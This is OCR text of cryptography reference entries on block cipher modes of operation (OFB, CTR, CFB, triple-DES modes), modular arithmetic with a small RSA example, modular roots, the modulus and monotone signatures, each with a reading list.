
The Output FeedBack (OFB) Mode: The OFB mode transforms a block cipher into a ▶synchronous stream cipher. This mode uses only the encryption operation of the block cipher. It consists of a finite state machine, which is initialized with an n-bit initial value or $s_0 = IV$. The state is encrypted and the encryption result is used as key stream and fed back to the state (also Fig. 3):

$$s_i = E_K(s_{i-1}) \quad \text{and} \quad c_i = p_i \oplus s_i, \quad i = 1, 2, \ldots$$

Treating an incomplete last block in the OFB mode is very simple: One selects the leftmost m bits of the last key word. The OFB mode can also be applied when the strings p_i and c_i consist of $m < n$ bits; in that case, one uses only the m leftmost bits of each key word s_i. This results in a performance penalty with a factor n/m.



Modes of Operation of a Block Cipher. Fig. 3 The m-bit OFB mode of an n-bit block cipher



Modes of Operation of a Block Cipher. Fig. 4 The m-bit CTR mode of an n-bit block cipher

It is essential for the security of the OFB mode that the key stream does not repeat. It can be shown that the average period equals $n \cdot 2^{n-1}$ bits [14] and that the probability that an n-bit state lies on a cycle of length $< c$ is equal to $c/2^n$. This implies that after $2^{n/2}$ n-bit blocks, one can distinguish the output of the OFB mode from a random string (in a random string one expects to see repetitions of n-bit blocks after $2^{n/2}$ blocks as a consequence of the ►birthday paradox, but it is highly unlikely that such repetitions occur in an OFB key stream). This suggests that one should rekey the OFB mode after $\alpha \cdot 2^{n/2}$ n-bit blocks for a small constant α. A repetition could also be induced in a different way: If IV is chosen uniformly at random for every message, the ►birthday paradox implies that IV values will repeat with high probability after approximately $2^{n/2}$ messages. The impact of such a repetition is dramatic, since it will leak the sum of all the plaintext blocks of the two messages encrypted with this IV value (for simplicity, it is assumed here that all messages have equal length).

The main advantage of the OFB mode is that it has no error propagation: Errors in the ith ciphertext bit will only affect the ith plaintext bit. The OFB mode does not allow for parallelism or random access.

It can be shown that the OFB mode is secure against ►chosen plaintext attacks if the block cipher is secure in the sense that it is hard to distinguish it from a random permutation. The proof requires that one changes the key after $\alpha \cdot 2^{n/2}$ n-bit blocks for small α (say 10^{-3}).

Note that an early draft of [12] included a variant of the OFB mode where only $m < n$ bits were fed back to the state, which acted as a shift register. However, this variant of the OFB mode has an average period of about $n \cdot 2^{n/2}$ bits [11]. This variant was removed because of this weakness.

The CounTeR (CTR) Mode: The CTR mode is another way to transform a block cipher into a ►synchronous stream cipher. As the OFB mode, this mode only uses the encryption operation of the ►block cipher. It consists of a finite state machine, which is initialized with an n-bit integer IV. The state is encrypted to obtain the key stream; the state is updated as a counter mod 2^n (also Fig. 4):

$$c_i = p_i \oplus E_K(< (IV + i) \bmod 2^n >), \quad i = 1, 2, \ldots$$

The mapping $<\cdot>$ converts an n-bit integer to an n-bit string. The processing of an incomplete final block or of shorter blocks is the same as for the OFB mode.


The period of the key stream is exactly $n \cdot 2n$ bits. This implies that after $2^{n/2}$ n-bit blocks, one can distinguish the output of the CTR mode from a random string (as for the OFB mode). This suggests that one should rekey the CTR mode after $\alpha \cdot 2^{n/2}$ n-bit blocks for a small constant α. A repeating value of IV has the same risks as for the OFB mode.

As the OFB mode, the CTR mode has no error propagation. Moreover, the CTR mode allows for parallelism and for random access in both encryption and decryption.

It can be shown that the CTR mode is secure against ►chosen plaintext attacks if the block cipher is secure in the sense that it is hard to distinguish it from a random permutation [3]. Again it is recommended to change the key after $\alpha \cdot 2^{n/2}$ n-bit blocks for small α (say 10^{-3}).

The Cipher FeedBack (CFB) Mode: The CFB mode transforms a block cipher into a ►self-synchronizing stream cipher. As the OFB and CTR mode, this mode only uses the encryption operation of the block cipher. It consists of a finite state machine, which is initialized with an n-bit initial value $s_0 = IV$. The state is encrypted and the leftmost m bits of the result are added to the m-bit plaintext block; the resulting ciphertext is fed back to the state (also Fig. 5):

$$c_i = p_i \oplus \mathrm{lchop}_m(E_K(s_{i-1})),$$
$$s_i = \mathrm{lchop}_{n-m}(s_{i-1}) \parallel c_i, \quad i = 1, 2, \ldots$$



Modes of Operation of a Block Cipher. Fig. 5 The m-bit CFB mode of an n-bit block cipher

Treating an incomplete last block in the CFB mode is very simple: One selects the required number of bits from the output of the block cipher. The CFB mode is a factor n/m times slower than the CBC mode, since only m bits are used per encryption operation. In practice, one often uses $m = 1$ and $m = 8$; this results in a significant speed penalty.

It can be shown that the CFB mode is secure against chosen plaintext attacks if the block cipher is secure in the sense that it is hard to distinguish it from a random permutation. A matching ciphertext attack also applies to the CFB mode (cf. Section "The cipher . . . mode") [19]; the analysis is more complex since one can now consider n-bit ciphertext blocks which are shifted over m positions. To preclude leakage of information on the plaintexts, one needs to impose that the number q of m-bit ciphertext blocks to which an opponent has access satisfies $q \ll 2^{(n+1)/2}$ or $q = \alpha \cdot 2^{n/2}$, where α is a small constant (say 10^{-3}). If this limit is reached, one needs to change the key.

The CFB decryption has a limited error propagation: Errors in the ith ciphertext block will be copied into the ith plaintext block; about n subsequent plaintext bits will be completely garbled, since the error will stay for n/m steps in the state register s. From then on, the decryption will recover. Moreover, if a multiple of m bits of the ciphertext are lost, synchronization will return as soon as n consecutive correct ciphertext bits have been received. Particularly when $m = 1$, this is very attractive, since this allows for a recovery after loss of an arbitrary number of bits. The CFB decryption allows for random access and parallel processing, but the encryption process is serial.

ISO/IEC 10116 [16] specifies two extensions of the CFB mode: A first extension allows to encrypt plaintext blocks of length $m' < m; m - m'$ "1" bits are then prepended to the ciphertext c_i before feeding it back to the state. This mode offers a better speed, but increases the risk of a matching ciphertext attack. For example, if $n = 64$, $m = 8$, and $m' = 7$, on expects repetitions of the state after 2^{28} blocks, since the 64-bit state always contains eight "1" bits. A second extension allows for a larger state s (for example of $r \cdot n$ bits). This allows for parallel processing (with r processors) in the CFB encryption, at the cost of r IVs, a delayed error propagation and a slower synchronization.

Yet another variant of the CFB mode [1] improves the efficiency by using all the bits of $E_K(s_{i-1})$. A new encryption is only calculated if all bits of the n-bit block have been used or if a specific pattern of fixed length is observed in the ciphertext. The latter property allows resynchronization: the shorter the pattern, the faster the resynchronization, but the slower the performance.

Other Modes of Operation: In the early 1990s, modes for ►multiple encryption of DES (►Data Encryption Standard) were analyzed. The simplest solution is to replace DES by ►triple-DES and to use triple-DES in one of the five modes discussed above. For triple-DES, these solutions are known as the *outer modes* [17]. However, their disadvantage is that one can only encrypt $\alpha \cdot 2^{n/2}$ blocks with a single key for small α (for example, due to matching ciphertext attacks on CBC and CFB mode). This motivated research on *inner modes*, also known as interleaved or combined modes, where the modes themselves are considered as primitives (e.g., inner-CBC for triple-DES consists of three layers of single-DES in CBC mode). Biham has analyzed all the 36 double and 216 triple interleaved modes [4, 5], where each layer consists of ECB, OFB, CBC, CFB, and the inverses of CBC and CFB. His goal is to recover the secret key (total break). He notes that by allowing chosen

plaintext and chosen ciphertext attacks, "all triple modes of operation are theoretically not much more secure than a single encryption." The most secure schemes in this class require for DES 2^{67} chosen plaintexts or ciphertexts, 2^{75} encryptions, and 2^{66} storage. Biham also proposes a small set of triple modes, where a single key stream is generated in OFB mode and exored before every encryption and after the last encryption, and a few quadruple modes [4] with a higher conjectured security. However, Wagner has shown that if one allows chosen ciphertext/chosen *IV* attacks, the security of all but two of these improved modes with DES can be reduced to 2^{56} encryptions and between 2 and 2^{32} chosen chosen-*IV* texts [25]. A further analysis of the influence of the constraints on the *IV*s has been provided by Handschuh and Preneel [15]. The ANSI X9.52 standard [2] has opted for the outer modes of triple-DES. Coppersmith et al. propose the CBCM mode [10], which is a quadruple mode; this mode has also been included in ANSI X9.52. Biham and Knudsen present a certificational attack on this mode with DES requiring 2^{65} chosen ciphertexts and memory that requires 2^{58} encryptions [6]. In conclusion, one can state that it seems possible to improve significantly over the matching ciphertext attacks. However, the security results strongly depend on the model, security proofs have not been found so far and the resulting schemes are rather slow. It seems more appropriate to upgrade DES to ►Rijndael/AES [13].

A second area of research is on how to encrypt plaintexts from finite sets, which are not necessarily of size 2^n; this problem is partially addressed by Davies and Price in [11]; a formal treatment has been developed by Black and Rogaway in [7].

Recommended Reading

1. Alkassar A, Geraldy A, Pfitzmann B, Sadeghi A-R (2002) Optimized self-synchronizing mode of operation. In: Mastsui M (ed) Fast software encryption. Lecture notes in computer science, vol 2355. Springer-Verlag, Berlin, pp 78–91
2. ANSI X9.52 (1998) Triple data encryption algorithm modes of operation
3. Bellare M, Desai A, Jokipii E, Rogaway P (1997) A concrete security treatment of symmetric encryption. Proceedings 38th annual symposium on foundations of computer science, FOCS'97. IEEE Computer Society, 394–403
4. Biham E (1996) Cryptanalysis of triple-modes of operation. Technion Technical Report CS0885
5. Biham E (1999) Cryptanalysis of triple modes of operation. J Cryptol 12(3):161–184
6. Biham E, Knudsen LR (2002) Cryptanalysis of the ANSI X9.52 CBCM mode. J Cryptol 15(1):47–59
7. Black J, Rogaway P (2002) Ciphers with arbitrary finite domains. In: Preneel B (ed) Topics in cryptology CT—RSA 2002. Lecture notes in computer science, vol 2271. Springer-Verlag, Berlin, pp 114–130
8. Black J, Urtubia H (2002) Sidechannel attacks on symmetric encryption schemes: the case for authenticated encryption. Proceedings of the 11th USENIX Security Symposium. pp 327–338
9. Canvel B, Hiltgen AP, Vaudenay S, Vuagnoux M (2003) Password interception in a SSL/TLS channel. In: Boneh D (ed) Advances in cryptology—CRYPTO 2003. Lecture notes in computer science, vol 2729. Springer-Verlag, Berlin, pp 583–599
10. Coppersmith D, Johnson DB, Matyas SM (1996) A proposed mode for triple-DES encryption. IBM J Res Dev 40(2): 253–262
11. Davies DW, Price WL (1989) Security for computer networks. An introduction to data security in teleprocessing and electronic funds transfer, 2nd edn. Wiley, New York
12. FIPS 81 (1980) DES modes of operation. Federal information processing standard (FIPS), Publication 81. National Bureau of Standards, US Department of Commerce, Washington, DC
13. FIPS 197 (2001) Advanced encryption standard (AES). Federal Information Processing Standard (FIPS), Publication 197. National Institute of Standards and Technology, US Department of Commerce, Washington, DC
14. Flajolet P, Odlyzko AM (1999) Random mapping statistics. In: Stern J (ed) Advances in Cryptlogy—EUROCRYPT'99. Lecture notes in computer science, vol 1592. Springer-Verlag, Berlin, pp 329–354
15. Handschuh H, Preneel B (1999) On the security of double and 2-key triple modes of operation. In: Knudsen LR (ed) Fast software encryption. Lecture notes in computer science, vol 1636. Springer-Verlag, Berlin, pp 215–230
16. ISO/IEC 10116 (1991) Information technology–security techniques—modes of operation of an *n*-bit block cipher algorithm. IS 10116
17. Kaliski BS, Robshaw MJB (1996) Multiple encryption: weighing security and performance. Dr DOBB'S J 243:123–127
18. Knudsen L (1994) Block ciphers—analysis, design and applications. PhD Thesis, Aarhus University, Denmark
19. Maurer UM (1991) New approaches to the design of self-synchronizing stream ciphers. In: Davies DW (ed) Advances in Cryptology—EUROCRYPT'91. Lecture notes in computer science, vol 547. Springer-Verlag, Berlin, pp 458–471
20. Menezes A, van Oorschot PC, Vanstone S (1998) Handbook of applied cryptography. CRC Press, Boca Raton, FL
21. Meyer CH, Matyas SM (1982) Cryptography: a new dimension in data security. Wiley & Sons, New York
22. NIST (2001) SP 800–38A recommendation for block cipher modes of operation—methods and techniques
23. Paterson KG, Yau A (2004) Padding oracle attacks on the ISO CBC mode encryption standard. In: Okamoto T (ed) Topics in cryptology—the cryptographers' track at the RSA conference. Lecture notes in computer science, vol 2964. Springer-Verlag, Berlin, pp 305–323
24. Vaudenay S (2002) Security flaws induced by CBC padding—applications to SSL, IPSEC, WTLS... In: Knudsen L (ed) Advances in cryptology—EUROCRYPT 2002. Lecture notes in computer science, vol 2332. Springer-Verlag, Berlin, pp 534–546
25. Wagner D (1998) Cryptanalysis of some recently-proposed multiple modes of operation. In: Vaudenay S (ed) Fast software encryption. Lecture notes in computer science, vol 1372. Springer-Verlag, Berlin, pp 254–269

Modular Arithmetic

Scott Contini[1], Çetin Kaya Koç[2], Colin D. Walter[3]
[1]Silverbrook Research, New South Wales, Australia
[2]College of Engineering and Natural Sciences, Istanbul Sehir University, Uskudar, Istanbul, Turkey
[3]Information Security Group, Royal Holloway University of London, Surrey, UK

Synonyms

Residue arithmetic

Related Concepts

►Finite Field; ►Prime Fields; ►Residue; ►Rings

Definition

Modular arithmetic is almost the same as the usual arithmetic of whole numbers. The main difference is that operations involve remainders after division by a specified number (the *modulus*) rather than the integers themselves.

Background

Modular arithmetic is a key ingredient of many public key cryptosystems. It provides finite structures (called "rings") which have all the usual arithmetic operations of the integers and which can be implemented without difficulty using existing computer hardware. An important property of these structures is that they appear to be randomly permuted by operations such as exponentiation, but the permutation is often easily reversed by another exponentiation. For suitably chosen cases, these operations enable *encryption* and decryption or *signature generation* and verification. Direct applications include *RSA public-key encryption* and the *RSA digital signature scheme* [17], *ElGamal public key encryption* and the *ElGamal digital signature scheme* [3], the *Fiat-Shamir signature scheme* [4], the *Schnorr Identification Protocol* [18], and *Diffie-Hellman key agreement* [2].

Modular arithmetic is also used to construct *finite fields* and in tests during *prime generation* [7] (►Probabilistic Primality Test). Several copies of the modular structures form higher dimensional objects in which lines, planes, and curves can be constructed. These can be used to perform *elliptic curve cryptography* (ECC) [6, 12] and to construct *threshold schemes* [19]. Additionally, modular arithmetic is used in some *hash functions* and *symmetric key* primitives. In many such cases, the modulus is implied by the computer word size, but other times the modulus is explicitly stated.

Theory

Introduction


There are many examples of modular arithmetic in everyday life. It is applicable to almost any measurement of a repeated, circular or cyclic process. Clock time is a typical example: seconds range from 0 to 59 and just keep repeating, hours run from 0 to 11 (or 23) and also keep repeating, days run from Sunday (0, say) to Saturday (6, say). These are examples of arithmetic modulo 60, 12 (or 24), and 7, respectively. Measuring angles in degrees uses arithmetic modulo 360.

To understand arithmetic in modulus N, imagine a line of length N units, where the whole number points $0, \ldots, N-1$ are labelled. Now connect the two end points of the line so that it forms a circle of circumference N. Performing modular arithmetic with respect to *modulus* N is equivalent to arithmetic with the marked units on this circle.

An example for $N = 12$ is shown in Fig. 1. If one starts at number 0 and moves 14 units forward, the number 2 is reached. This is written $14 = 2 \pmod{12}$. Similarly, one can walk backwards 15 units from 0 and end up at 9. Hence, $-15 = 9 \pmod{12}$. In this arithmetic, every 12 is discarded. Equivalently, for any two numbers A and B such that $A = B \pmod{12}$, 12 divides the difference $A - B$.

Modular addition is the same as addition of units on this circle. For example, if $N = 12$ and the numbers 10 and 4 are added on this circle, the result is 2. This is because if one starts at position 10 and moves ahead 4 units, position 2 is reached. So four hours after 10 o'clock is 2 o'clock. This is written $10+4 = 2 \pmod{12}$. The result is the remainder (or "residue") after division by 12, i.e., $10 + 4 = 14$ becomes 14–12, namely 2.

The notation for modular arithmetic is almost identical to that for ordinary (integer) arithmetic. The main difference is that most expressions and equations specify



Modular Arithmetic. Fig. 1 Geometric view of arithmetic modulo 12

the modulus. Thus,

$$14 = 2 \pmod{12}$$

states that 14 and 2 represent the same element in a set which is called the *ring of residues mod 12*. When the modulus is clear, it may be omitted, as in

$$14 \equiv 2$$

The different symbol ≡ is needed because 14 and 2 are not equal as integers. The equation (or "congruence") is read as "14 is congruent to 2." All the integers in the set $\{\ldots, -22, -10, 2, 14, 26, \ldots\}$ represent the same *residue class* (or *congruence class*) modulo 12 because they all give the same remainder on division by 12, *i.e* the difference between any two of them is a multiple of 12. In general, the numbers $A, A+N, A+2N, A+3N, \ldots$ and $A-N, A-2N, A-3N, \ldots$ are all *equivalent* modulo N. Normally one works with the least nonnegative representative of a class, 2 in this case, because of the convenience of the unique choice when equality is tested, and because it takes up the least space. (Note that some programming languages incorrectly implement the modular reduction of negative numbers by failing to take proper account of the sign. The Microsoft Windows calculator correctly reduces negatives, but gives the greatest nonpositive value, namely, −10 in the above example.)

Modular Arithmetic Operations

Addition, subtraction, and multiplication are performed in exactly the same way as for integer arithmetic. Strictly speaking, the arithmetic is performed on the residue classes but, in practice, integers are picked from the respective classes, and they are worked with instead. Thus,

$$7 \times 11 + 3 = 80 = 8 \pmod{12}$$

In the expression on the left, the least nonnegative residues have been selected for working with. The result, 80, then requires a modular reduction to obtain a least nonnegative residue. Any representatives could be selected to perform the arithmetic. The answer would always differ by at most a multiple of the modulus, and so it would always reduce to the same value.

Hardware usually performs such reductions as frequently as possible in order to stop results from overflowing. Optimising integer arithmetic to perform modular arithmetic is the subject of much research. Modular multiplication is one of the most important areas of value to those implementing cryptographic functions; another is modular exponentiation. Montgomery [13] and Barrett [1] have created the most widely used methods for modular multiplication (Montgomery Modular Arithmetic and Barrett Reduction). Such operations make data-dependent use of power. This makes their use in embedded cryptosystems (e.g., smart cards) susceptible to attack through timing variations [8], compromising emanations [15], and differential power analysis [9] (Timing Attack, RF Attack and Smartcard Tamper Resistance). Secure implementation of modular arithmetic is therefore at least as important as efficiency in such systems.

Addition, subtraction, and multiplication behave in the same way for residues as for integer arithmetic. The usual identity, commutative and distributive laws hold, so that the set of residue classes form a "ring" in the mathematical sense, denoted $\mathbb{Z}_N$ for modulus N. Thus,

- $N \equiv 0 \pmod{N}$.
- $A + 0 \equiv A \pmod{N}$.
- $1 \times A \equiv A \pmod{N}$.
- if $A \equiv B \pmod{N}$, then $B \equiv A \pmod{N}$.
- if $A \equiv B \pmod{N}$ and $B \equiv C \pmod{N}$, then $A \equiv C \pmod{N}$.
- if $A \equiv B \pmod{N}$ and $C \equiv d \pmod{N}$, then $A + C \equiv B + d \pmod{N}$.
- if $A \equiv B \pmod{N}$ and $C \equiv d \pmod{N}$, then $A \times C \equiv B \times d \pmod{N}$.
- $A + B \equiv B + A \pmod{N}$.
- $A \times B \equiv B \times A \pmod{N}$.
- $A + (B + C) \equiv (A + B) + C \pmod{N}$.
- $A \times (B \times C) \equiv (A \times B) \times C \pmod{N}$.
- $A \times (B + C) \equiv (A \times B) + (A \times C) \pmod{N}$.

However, division is generally a problem unless the modulus is a prime. Since

$$10 = 2 \times 5 = 2 \times 11 \pmod{12}$$

it is clear that division by 2 (mod 12) can produce more than one answer; it is not uniquely defined. In fact, division by 2(mod 12) is not possible in some cases: $2x \pmod{12}$ always gives an even residue, so 3(mod 12) cannot be divided by 2. It can be shown that division by $A \pmod{N}$ is always well-defined precisely when A and N share no common factor, i.e., when they are *co-prime*. Thus, division by 7 is possible in modulo 12, but not division by 2 or 3.

If 1 is divided by 7(mod 12), the result is the *multiplicative inverse* of 7. Since $7 \times 7 = 1 \pmod{12}$, 7 is its own inverse. Following the usual notation of real numbers, this inverse is written 7^{-1}. For large numbers, the extended *Euclidean algorithm* [5] is used to compute multiplicative inverses. More precisely, to find the inverse of $A \pmod{N}$, one inputs the pair A, N into the algorithm, and it outputs X, Y such that $A \times X + N \times Y = \gcd(A, N)$, where gcd is the *greatest common divisor*. If the gcd is 1, then X is the inverse of $A \pmod{N}$. Otherwise, no such inverse exists.

Modular exponentiation (►Exponentiation Algorithms) is the main process in many of the cryptographic applications of this arithmetic. The notation is identical to that for integers and real numbers. $C^D \pmod N$ is D copies of C all multiplied together and reduced modulo N. As mentioned, the multiplicative inverse is denoted by an exponent $^{-1}$. Then the usual power laws, such as $x^A \times x^B = x^{A+B} \pmod N$, hold in the expected way.

When a composite modulus is involved, say N, it is often easier to work modulo its factors. Usually a set of co-prime factors of N is chosen such that the product is N. Solutions to the problem for each of these factors can then be pieced together into a solution modulo N using the *Chinese Remainder Theorem* (CRT) [14]. Implementations of the RSA cryptosystem which store the private key can use CRT to reduce the workload of decryption by a factor of 4.

An interesting aside is that the ring of integers modulo 0, i.e., $\mathbb{Z}_0$, is just the usual set of whole numbers with its normal operations of addition and multiplication: two whole numbers which belong to the same residue class must differ by a multiple of 0, and so have to be equal.

Multiplicative Groups and Euler's ϕ Function

The numbers which are *relatively prime* to (or just "prime to" for short) the modulus N have multiplicative inverses, as noted above. So they form a group under multiplication. Consequently, each number X which is prime to N has an *order* mod N which is the smallest positive integer n such that $X^n = 1 \pmod N$. The Euler phi function ϕ gives the number of elements in this group, and it is a multiple of the order of each element. So $X^{\phi(N)} = 1 \pmod N$ for X prime to N, and, indeed, $X^{k\phi(N)+1} = X \pmod N$ for such X and any k. This last is essentially what is known as Euler's Theorem. As an example, $\{1, 5, 7, 11\}$ is the set of residues prime to 12. So these form a multiplicative group of order $\phi(12) = 4$ and $1^4 = 5^4 = 7^4 = 11^4 = 1 \pmod{12}$. A special case of this result is *Fermat's "little" theorem* which states that $X^{P-1} = 1 \pmod P$ for a prime P and integer X which is not divisible by P. These are really the main properties that are used in reducing the cost of exponentiation in cryptosystems and in probabilistic primality testing (►Miller-Rabin Probabilistic Primality Test) [11, 16].

When $N = PQ$ is the product of two distinct primes P and Q, $\phi(N) = (P-1)(Q-1)$. RSA encryption on plaintext M is performed with a public exponent E to give ciphertext C defined by $C = M^E \pmod N$. Illustrating this with $N = 35$, $M = 17$ and $E = 5$, the computation is $C \equiv 17^5 \equiv (17^2)^2 \times 17 \equiv 289^2 \times 17 \equiv 9^2 \times 17 \equiv 81 \times 17 \equiv 11 \times 17 \equiv 187 \equiv 12 \pmod{35}$. The private decryption exponent D must have the property that $M = C^D \pmod N$, i.e., $M^{DE} = M \pmod N$. From the above, the value of D must satisfy $DE = k\phi(N) + 1$ for some k, i.e., D is a solution to $DE \equiv 1 \bmod (P-1)(Q-1)$. A solution is obtained using the *Euclidean algorithm* [5]. For the example, $D = 5$ since $\phi(35) = 24$ and $DE \equiv 5 \times 5 \equiv 1 \pmod{24}$. So $M \equiv 12^5 \equiv (12^2)^2 \times 12 \equiv 144^2 \times 12 \equiv 4^2 \times 12 \equiv 192 \equiv 17 \pmod{35}$, as expected. RSA chooses moduli which are products of two (large) primes so that decryption works also for texts which are not prime to the modulus. A nice exercise for the reader is to prove that this is really true. CRT is useful in the proof.

Prime Fields

When the modulus is a prime P, every residue except 0 is prime to the modulus. Hence, every nonzero number has a multiplicative inverse. So residues mod P form a *field* with P elements, written $\mathbb{F}_P$ or $GF(P)$. These *prime* fields are examples of *finite fields* [10]. The smallest such field is $\mathbb{F}_2$ which contains the two values 0 and 1. Because every nonzero has an inverse, the arithmetic of these fields is similar in many ways to that of the real numbers, and it is possible to perform similar geometric constructions. They already form a very rich source for cryptography, such as *Diffie-Hellman key agreement* [2] and *elliptic curve cryptography* [6, 12], and will undoubtedly form the basis for many more cryptographic primitives in the future.

Recommended Reading

1. Barrett P (1987) Implementing the rivest shamir and adleman public key encryption algorithm on a standard digital signal processor. In: Odlyzko AM (ed) Advances in Cryptology – CRYPTO '86, Lecture Notes in Computer Science, vol 263. Springer, New york, pp 311–323. http://www.springerlink.com/content/c4f3rqbt5dxxyad4/
2. Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inform Theory 22(6):644–654. http://citeseer.ist.psu.edu/diffie76new.html
3. ElGamal T (1985) A public-key cryptosystem and a signature scheme based on discrete logarithms. IEEE Trans Inform Theory 31(4):469–472. http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?arnumber=1057074
4. Fiat A, Shamir A (1987) How to prove yourself: practical solutions to identification and signature problems. In: Odlyzko AM (ed) Advances in Cryptology – CRYPTO '86, Lecture Notes in Computer Science, vol 263. Springer, Berlin, pp 186–194. http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.13.8796
5. Knuth DE (1998) The art of computer programming, vol 2, Seminumerical Algorithms, 3rd edn. Addison-Wesley, Reading, ISBN 0-201-89684-2. http://www.informit.com/title/0201896842
6. Koblitz N (1987) Elliptic curve cryptosystems. Math Comput 48(177):203–209. http://www.jstor.org/pss/2007884
7. Koblitz N (1994) A course in number theory and cryptography, Graduate Texts in Mathematics, vol 114, 2nd edn. Springer, New York, ISBN 978-0-387-94293-3. http://www.springer.com/math/numbers/book/978-0-387-94293-3
8. Kocher P (1996) Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In: Koblitz N (ed)

Advances in Cryptology – CRYPTO '96, Lecture Notes in Computer Science, vol 1109, Springer, Berlin, 104–113. http://www.springerlink.com/content/4el17cvre3gxt4gd/
9. Kocher P, Jaffe J, Jun B (1999) Differential power analysis. In: Wiener M (ed) Advances in Cryptology – CRYPTO '99, Lecture Notes in Computer Science, vol 1666, Springer, Berlin, pp 388–397. http://www.springerlink.com/content/kx35ub53vtrkh2nx/
10. Lidl R, Niederreiter H (1994) Introduction to finite fields and their applications, 2nd edn. Cambridge University Press, Cambridge, ISBN 9780521460941. http://www.cambridgeuniversitypress.com/catalogue/catalogue.asp?isbn=9780521460941
11. Miller GL (1976) Riemann's hypothesis and tests for primality. J Comput Syst Sci 13(3):300–317. http://www.cs.cmu.edu/~glmiller/Publications/b2hd-Mi76.html
12. Miller V (1986) Uses of elliptic curves in cryptography. In: Williams HC (ed) Advances in Cryptology – CRYPTO '85: Proceedings, Lecture Notes in Computer Science, vol 218, Springer, Berlin, pp 417–426. http://www.springerlink.com/content/4lfhkd08684v3wyl/
13. Montgomery PL (1985) Modular multiplication without trial division. Math Comput 44(170):519–521. http://www.jstor.org/pss/2007970
14. Quisquater J-J, Couvreur C (1982) Fast decipherment algorithm for RSA Publickey cryptosystem. Electron Lett 18(21):905–907. http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?arnumber=4246955
15. Quisquater J-J, Samyde D (2001) ElectroMagnetic analysis (EMA): measures and counter-measures for smart cards. In: Attali I, Jensen T (eds) Smart card programming and security (e-Smart 2001), Lecture Notes in Computer Science, vol 2140, Springer, Cannes, pp 200–210. http://www.springerlink.com/content/chmydkq8x5tgdrce/
16. Rabin MO (1980) Probabilistic algorithm for testing primality. J Number Theory 12(1):128–138. http://dx.doi.org/10.1016/0022-314X(80)90084-0
17. Rivest RL, Shamir A, Adleman L (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21(2):120–126. http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.40.5588
18. Schnorr CP (1991) Efficient signature generation by smart cards. J Cryptol 4:161–174. http://www.springerlink.com/content/w037127811042441/
19. Stinson DR (2005) Cryptography: theory and practice, 3rd edn. CRC Press, New York, ISBN 9781584885085. http://www.crcpress.com/product/isbn/9781584885085

Modular Root

Scott Contini
Silverbrook Research, New South Wales, Australia

Related Concepts

►Euler's Totient Function; ►Integer Factoring; ►Modular Arithmetic; ►Number Theory; ►Quadratic Residue; ►RSA Problem

Definition

In the congruence $x^e \equiv y \bmod n$, x is said to be the e^{th} *modular root* of y with respect to modulus n.

Background

The cases that are of interest to cryptography have $\gcd(x, n) = \gcd(y, n) = 1$. Algorithms for finding modular roots are relevant to the security of the ►RSA cryptosystem.

Theory

Computing modular roots is no more difficult than finding the order of the multiplicative group modulo n. In number theoretic terminology, this value is known as ►Euler's totient function, $\phi(n)$, which is defined to be the number of integers in $\{1, 2, \ldots, n-1\}$ that are ►relatively prime to n. If $\gcd(e, \phi(n)) = 1$, then there is either one or zero solutions, depending upon whether y is in the multiplicative ►subgroup generated by x. Assuming it is, the solution is obtained by raising both sides of the congruence to the power $e^{-1} \bmod \phi(n)$. If the gcd condition is not 1, then there may be more than one solution. For example, consider the special case of $e = 2$ and n an odd integer larger than 1. The congruence can have solutions only if y is a ►quadratic residue modulo n. Furthermore, if x is one solution, then $-x$ is another, implying that there are at least two distinct solutions.

Open Problems

Computing modular roots is easy when n is prime since then $\phi(n) = n - 1$. The more interesting case is when n is composite, where it is known as the ►RSA problem. An important open question is whether a method exists for computing modular roots faster than ►integer factoring. Note that any method which finds $\phi(n)$ cannot be faster than factoring since determining $\phi(n)$ is provably as difficult as factoring n.

Modulus

Scott Contini
Silverbrook Research, New South Wales, Australia

Related Concepts

►Modular Arithmetic; ►Number Theory

Definition

In ►modular arithmetic, the operand that the mod operation is computed with respect to is known as the *modulus*.

Background

In the congruence $a \equiv b \bmod n$, the value n is the modulus.

Refer the more general entry on ►modular arithmetic.

Monitoring

►Eavesdropping

Monotone Signatures

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Related Concepts

►Blackmailing Attacks; ►Digital Signatures

Definition

A monotone signature is a process allowing to resist, to some extent, blackmailing attacks. A monotone signature admits ℓ keys-pairs $\{pk_i, sk_i\}$. The scheme is such that a signature s generated with sk_i is verifiable with respect to all pk_j for $j \leq i$. Hence in case of blackmailing, the signer can reveal the key sk_i and inform users that pk_i is obsolete (switch to pk_{i+1}). The legitimate signer always uses sk_ℓ to sign messages.

Recommended Reading

